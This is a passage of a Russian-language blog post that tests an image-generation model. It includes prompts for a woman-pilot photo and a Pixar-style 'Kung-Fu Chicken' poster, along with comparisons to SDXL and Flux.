
Теперь попробуем сгенерировать фотографию женщины-пилота (в этой и следующих картинках семплер — DPM++ 2M):

И чуть менее гламурно.

Попробуем в документальном стиле.


Отмечу, что детализация не дотягивает до уровня SDXL из статьи «Запретный SDXL. Нарушаем правила и расширяем границы возможного при генерации картинок».

А что у нас с текстом? Попробуем многократно описанный постер.




> *you are a Pixar artist creating a cover for a new movie in Pixar style. Render the following cover. Title: Display the title "The Crazy Adventure of the Kung-Fu Chicken" in bold and playful text at the top or center of the poster.*
> *Main Character: Depict a dynamic and charismatic ninja chicken in a heroic karate pose, wearing a traditional karate outfit, while still showing chicken features like feathers and a beak.*
> *Background: Include a colorful and exciting backdrop with elements like a mystical forest, a bustling city, and an ancient temple to hint at various adventures. The background is vibrant and engaging.*
> *Supporting Characters: Add a few quirky and fun supporting characters such as a wise old turtle, a mischievous squirrel sidekick, and a villainous fox.*
> *Pixar Branding: Incorporate the Pixar logo at the bottom or top of the poster to establish it as an official Pixar movie.*
> *Tagline: Include a tagline that reads: "A Kung-Fu Adventure" prominently on the poster.*
> *Visual Style: Ensure the overall visual style is consistent with Pixar's signature animation look: bright colors, expressive characters, and a touch of whimsy.*

Сравни с результатом работы Flux.


PIXAR
THE CRAZY ADVENTURE OF THE
KUNG-FU CHICKEN

